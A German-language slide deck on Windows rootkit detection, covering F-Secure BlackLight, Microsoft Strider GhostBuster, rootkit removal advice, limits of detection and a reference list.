
# BlackLight™

- Veröffentlicht: 10. März 2005 (F-Secure), Beta-Version (kostenlos nutzbar bis 1. Mai 2006)




- Features
  - Findet verdächtige Dateien, Verzeichnisse und Prozesse
  - Interpretiert die Scan-Ergebnisse selber und macht dem Benutzer Vorschläge
  - Erkennt und entfernt Rootkits (z.B. HackerDefender, FU), aber teilweise auch Spyware, Trojanische Pferde und Würmer
  - Entfernung erfolgt durch umbenennen von Dateien und Neustart des Systems
- F-Secure hat für 2006 weitere Produkte mit der BlackLight-Technologie™ angekündigt

# BlackLight™ im Einsatz



# BlackLight™ im Einsatz



# Strider GhostBuster Rootkit Detection

---



- Noch nicht von Microsoft veröffentlicht
- Drei verschiedenen Varianten
- WinPE CD-Boot
  - „inside-the-box infected scan“ vs. „outside-the-box clean scan“ nach Booten per WinPE
- Inside-the-box
  - Windows-API vs. Master File Table (Dateien), Registry-Hive (Registry-Einträge) und Kernel-Datenstrukturen (z.b. Prozesse)
- User-Mode
  - Erkennt Rootkits die sich im User-Mode verstecken

# Entfernen von Rootkits

---

- Anhand der gefundenen Spuren im Internet nach Informationen und Hinweisen zur Entfernung des Rootkits suchen
  - Module entfernen
  - Manipulierte Dateien durch Originale ersetzen
  - Startscripte säubern
  
- **Wann immer möglich System komplett neu aufsetzen!**

# Fazit (CVBRD)

---

- Kombination von High-Level- (online) mit Low-Level-Scans (offline) und einem Antivirens Scanner ist ein sehr guter Ansatz (Reboot-Häufigkeit von Servern?)
- Rootkits die Ihre Existenz nicht verbergen werden nicht gefunden, aber leicht von herkömmliche Antiviren- bzw. Antispyware-Programmen aufgespürt
- Rootkit muss zum Zeitpunkt des Scans aktiv sein (Rootkits können den Betrieb zeitweise einstellen wenn sie in der Prozessliste einen Scanner entdecken)
- Nur Spuren persistenter Rootkits werden gefunden
  - Reboot-Häufigkeit von Desktops / Servern?
  - 0-Day-Exploits und Würmer kombiniert mit Rootkits?
- Rootkits könnten auch Low-Level-Zugriffe manipulieren (der Aufwand würde mit der Nähe zur Hardware allerdings steigen – analog für die Detektoren)
- Die Messlatte für Rootkits wird höher gelegt: Rootkits müssen einen größeren Aufwand betreiben um sich sicher zu verstecken



# Q & A

- „Windows rootkits of 2005“; James Butler, Sherri Sparks;  
<http://www.securityfocus.com/infocus/1850>
- „Rootkits – den Windows-Kernel unterwandern“;  
James Butler, Greg Hoglund; Addison-Wesley-Verlag 2005;  
ISBN 3-8273-2341-X
- RootKit Hook Analyzer;  
<http://www.resplendence.com/hookanalyzer>
- „Auf den zweiten Blick - Rootkit-Erkennung unter Windows“; Wilhelm Dolle,  
Christoph Wegener; iX Magazin für professionelle Informationstechnik 12/2005
- SysInternals RootkitRevealer;  
<http://www.sysinternals.com/Utilities/RootkitRevealer.html>
- F-Secure BlackLight™; <http://www.f-secure.de/blacklight/>
- Microsoft Strider GhostBuster Rootkit Detection;  
<http://www.research.microsoft.com/rootkit/>

